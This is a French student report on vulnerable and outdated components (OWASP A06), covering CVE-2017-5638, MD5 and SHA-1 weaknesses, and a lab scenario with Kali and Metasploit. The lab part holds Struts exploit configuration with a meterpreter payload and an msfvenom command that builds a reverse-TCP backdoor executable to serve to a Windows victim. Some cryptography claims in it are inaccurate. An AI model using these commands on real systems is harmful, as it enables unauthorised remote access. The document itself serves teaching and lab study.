A06: Composants vulnérables et obsolètes

Groupe 4:

Moustapha Adrien MBOUMBA

Serigne Fallou NDIAYE

Sokhna Oumou WADE

Marième BOUSSO

Aissata NDIAYE

Les composants vulnérables sont un problème connu pour lequel nous avons du mal à tester et à évaluer les risques. C'est-à -dire un composant qui présente des failles niveau sécurité qui exposent le logiciel à des attaques qui peuvent mener à une modification de nos données ou qui rendent le système défaillant. Il se peut aussi que les composants soient obsolètes en d'autres termes que la version de ses composants ait expiré. De ce fait, cela peut mener à des dysfonctionnements du système et ouvrir la porte à des attaques extérieures vu que les failles ne sont plus prises en charge.

Matching avec les concepts du cours

CVE-2017-5638	Une gestion incorrecte des exceptions et une génération de messages d'erreur lors des tentatives de téléchargement de fichiers, ce qui permet aux attaquants distants d'exécuter des commandes arbitraires via un contenu spécialement conçu.	Introduction à la Cryptographie → Services de la sécurité → Intégrité **Intégrité** : c'est la capacité d'empêcher les gens de modifier vos données d'une manière non autorisée ou indésirable. Ici l'attaquant en exécutant du code arbitraire peut modifier certaines données ce qui remet en question l'intégrité des données. Dans le chapitre 6, les fonctions de hachage cryptographique garantissent l'intégrité. Les Algorithmes MAC peuvent être utilisés pour fournir l'intégrité des données et l'authentification d'origine des données, ainsi que l'identification dans les schémas symétriques.
Lorsque le système est obsolète, il ne peut pas avoir de mise à jour de sécurité avec des fonctions de hachage. Les fonctions de hachage telles que SHA-A1 et MD5 sont obsolètes. Car, si un des composants utilise les méthodes de hachage telles que SHA-1 et MD5, il deviendra facile pour un hacker de découvrir les hashes.	Un paquet non signé n'est donc pas officiel, et il peut contenir des éléments additionnels aux composants qui vont nuire au système.	La cryptographie à clé publique → chiffrement asymétrique → RSA RSA est une méthode de chiffrement asymétrique qui procède à une signature. La signature permet de garantir la confidentialité qui est évoquée dans la partie introduction du cours.

- Qu'est-ce que le MD5 ?

Le MD5 (Message-Digest Algorithm) est un protocole de chiffrement qui sert à authentifier les messages, mais aussi à en vérifier le contenu et à contrôler les signatures numériques. Le MD5 se base sur une fonction de hachage qui vérifie que le fichier que vous envoyez correspond au fichier reçu par la personne à qui vous l'avez envoyé. Le MD5 était auparavant utilisé pour le chiffrement des données, mais aujourd'hui, il sert surtout pour l'authentification.

- Comment fonctionne le MD5 ?

- **Étape 1 : Complétion**

Le message est constitué de b bits $m_1...m_b$. On complète le message par un 1, et suffisamment de 0 pour que le message étendu ait une longueur congruente à 448, modulo 512. Puis on ajoute à ce message la valeur de b, codée en binaire sur 64 bits (on a donc b qui peut valoir jusque 2^{64}... ce qui est énorme). On obtient donc un message dont la longueur totale est un multiple de 512 bits. On va travailler itérativement sur chacun des blocs de 512 bits.

- **Étape 2 : Initialisation**

On définit 4 buffers de 32 bits A,B,C et D, initialisés ainsi (les chiffres sont hexadécimaux, ie a=10, b=11...).

A=01234567
B=89abcdef
C=fedcba98
D=76543210

On définit aussi 4 fonctions F,G,H et I, qui prennent des arguments codés sur 32 bits, et renvoie une valeur sur 32 bits, les opérations se faisant bit à bit.

F(X,Y,Z) = (X AND Y) OR (not(X) AND Z)
G(X,Y,Z) = (X AND Z) OR (Y AND not(Z))
H(X,Y,Z) = X xor Y xor Z
I(X,Y,Z) = Y xor (X OR not(Z))

Ce qu'il y a d'important avec ces 4 fonctions et que si les bits de leurs arguments X,Y et Z sont indépendants, les bits du résultat le sont aussi.

- **Étape 3 : Calcul itératif**


Pour chaque bloc de 512 bits du texte, on fait les opérations suivantes :

1. on sauvegarde les valeurs des registres dans AA,BB,CC,DD.
2. on calcule de nouvelles valeurs pour A,B,C,D à partir de leurs anciennes valeurs, à partir des bits du bloc qu'on étudie, et à partir des 4 fonctions F,G,H,I.
3. on fait A=AA+A, B=BB+B, C=CC+C, D=DD+D.

Le détail des calculs se trouve en annexe.

- **Étape 4 : Écriture du résumé**

Le résumé sur 128 bits est obtenu en mettant bout à bout les 4 buffers A,B,C,D de 32 bits.



Description du fonctionnement du MD5

Un pirate disposant d'un ordinateur suffisamment puissant peut créer un fichier malveillant produisant le même hachage qu'un fichier inoffensif. Et alors que vous pensez recevoir un fichier normal, vous recevez peut-être un ransomware ou un autre type de malware.
Si ceci se produit et que deux fichiers distincts produisent le même hachage, on parle de collision MD5, qui peut se produire de façon accidentelle ou intentionnelle.

SHA-1

SHA-1 (Secure Hash Algorithm, prononcé /ʃa.œ/1) est une fonction de hachage cryptographique qui produit un résultat (appelé « hash » ou condensat) de 160 bits (20 octets), habituellement représenté par un nombre hexadécimal de 40 caractères.

Des vulnérabilités majeures ont déjà été trouvées dans la fonction de hachage SHA-1. La fonction n'est, par exemple, pas résistante aux collisions, ce qui signifie que plusieurs textes peuvent avoir la même empreinte (ou « hash »), ce qui n'est théoriquement pas (ou très difficilement) avec une fonction de hachage robuste.
SHA-1 n'est plus considéré comme sûr contre des adversaires disposant de moyens importants. En 2005, des cryptanalystes ont découvert des attaques sur SHA-1, suggérant que l'algorithme pourrait ne plus être suffisamment sûr pour continuer à l'utiliser dans le futur. Depuis 2010, de nombreuses organisations ont recommandé son remplacement par SHA-2 ou SHA-33,4,5. Microsoft 6, Google 7 et Mozilla 8,9,10 ont annoncé que leurs navigateurs respectifs cesseraient d'accepter les certificats SHA-1 au plus tard en 2017.

Exploitation par rapport aux CVE, CWE et l'illustration des scénarios

3 CWEs sont associées à cette catégorie :

- **CWE-937** OWASP Top 10 2013: Utilisation de composants avec des vulnérabilités connues
- **CWE-1035** 2017 Top 10 A9: Utilisation de composants avec des vulnérabilités connues
- **CWE-1104 :** Utilisation de composants tiers non gérés

  - Le produit repose sur des composants tiers qui ne sont pas activement pris es en charge ou maintenus par le développeur d'origine ou un proxy de confiance pour le développeur d'origine.

➔ Outils utilisés pour illustrer le scénario

- Kali Linux
- Metasploitable2

Scénario :

A la création d'une application, les composants utilisés dans cette application s'exécutent généralement avec les mêmes privilèges que l'application elles même donc tout type de défauts dans les composants pourrait entraîner de graves impacts sur l'application.
Ces défauts pourraient être accidentels, il se peut que ex : erreur de codage, défaut intentionnel(quelqu'un qui met une porte dérobée dans l'un des composants).

Le parseur Jakarta Multipart dans Apache Struts 2 2.3.x avant 2.3.32 et 2.5.x avant 2.5.10.1 a une gestion incorrecte des exceptions et de la génération de messages d'erreur lors des tentatives de chargement de fichiers, ce qui permet aux attaquants distants d'exécuter des commandes arbitraires via un en-tête HTTP Content-Type, Content-Disposition ou Content-Length modifié, comme exploité dans la nature en mars 2017 avec un en-tête Content-Type contenant une chaîne #cmd=string.

Le défi le plus important et le plus évident en matière de sécurité avec les appareils de l'Internet des objets (IoT), tels que les appareils médicaux connectés, est l'impossibilité de les mettre à jour ou de les corriger facilement. Le conseil typique pour éviter les cyberattaques continue d'être "Installez le dernier patch".
Les composants d'une application pouvant être vulnérables à cette catégorie sont : le système d'exploitation , le serveur web , la base de données , les packages , les dépendances et les appareils des clients.

```
msf6 > search struts

Matching Modules
================

   #   Name                                                  Disclosure
Date  Rank       Check  Description
   -  ----                                                  ----------
----  ----       -----  -----------
   0   exploit/multi/http/struts_default_action_mapper       2013-07-02
      excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL C
ode Execution
   1   exploit/multi/http/struts_dev_mode                    2012-01-06
      excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_multi_eval_ognl            2020-09-14
      excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   3   exploit/multi/http/struts2_namespace_ognl             2018-08-22
      excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   4   exploit/multi/http/struts2_rest_xstream               2017-09-05
      excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   5   exploit/multi/http/struts2_code_exec_showcase         2017-07-07
      excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code
Execution
   6   exploit/multi/http/struts_code_exec_classloader       2014-03-06
      manual     No     Apache Struts ClassLoader Manipulation Remote Code
Execution
   7   exploit/multi/http/struts_dmi_exec                    2016-04-27
      excellent  Yes    Apache Struts Dynamic Method Invocation Remote Code
 Execution
   8   exploit/multi/http/struts2_content_type_ognl          2017-03-07
      excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injecti
on
   9   exploit/multi/http/struts_code_exec_parameters        2011-10-01
      excellent  Yes    Apache Struts ParametersInterceptor Remote Code Exe
cution
   10  exploit/multi/http/struts_dmi_rest_exec               2016-06-01
      excellent  Yes    Apache Struts REST Plugin With Dynamic Method Invoc
ation Remote Code Execution
   11  exploit/multi/http/struts_code_exec                   2010-07-13
      good       No     Apache Struts Remote Command Execution
   12  exploit/multi/http/struts_code_exec_exception_delegator  2012-01-06
      excellent  No     Apache Struts Remote Command Execution
```

```
msf6 exploit(multi/http/struts_code_exec) > set RHOST 10.37.129.3
RHOST ⇒ 10.37.129.3
msf6 exploit(multi/http/struts_code_exec) > show options

Module options (exploit/multi/http/struts_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD                       no        Execute this command instead of using command stager
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.37.129.3      yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                       mework/wiki/Using-Metasploit
   RPORT    8080             yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be a
                                       n address on the local machine or 0.0.0.0 to listen on all addre
                                       sses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URI                       yes       The path to a struts application action ie. /struts2-blank-2.0.9
                                       /example/HelloWorld.action
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host
```

```
msf6 exploit(multi/http/struts_code_exec) > set TARGET 1
TARGET ⇒ 1
msf6 exploit(multi/http/struts_code_exec) > show options
```


```
Exploit target:

   Id  Name
   --  ----
   1   Linux Universal
```

```
msf6 exploit(multi/http/struts_code_exec) > set PAYLOAD payload/linux/x86/meterpreter/bind_tcp
PAYLOAD ⇒ linux/x86/meterpreter/bind_tcp
msf6 exploit(multi/http/struts_code_exec) >
```

Scenario proposé


Notre scénario consiste à infiltrer une machine virtuelle par une porte dérobée utilisant metasploit framework. Cela nécessite une machine Kali Linux et une machine Windows 7.

- Etape 1: Lancer les deux machines et s'assurer que les deux machines sont sur le même réseau




- Etape 2 : Dans la fenêtre du terminal de kali linux, tapez "msfconsole" , puis attendez qu'elle s'ouvre, en attendant, ouvrez une autre fenêtre de terminal pour créer une charge utile à l'aide de "**msfvenom**".

Dans la fenêtre msfvenom , tapez la commande comme ci-dessous.
#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.92.132 LPORT=4444 -f exe > /root/Desktop/victim.exe



et déplacer la charge utile dans var/www/html

-





MSFConsole - C'est une console centralisée qui vous donne accès à plusieurs vecteurs d'attaque, exploits et auxiliaires pour exploiter une machine de différentes manières.


MSFVENOM - Un outil utilisé pour créer une charge utile de porte dérobée, il fait déjà partie du cadre Metasploit utilisé pour créer et exploiter des outils de différentes manières et techniques.

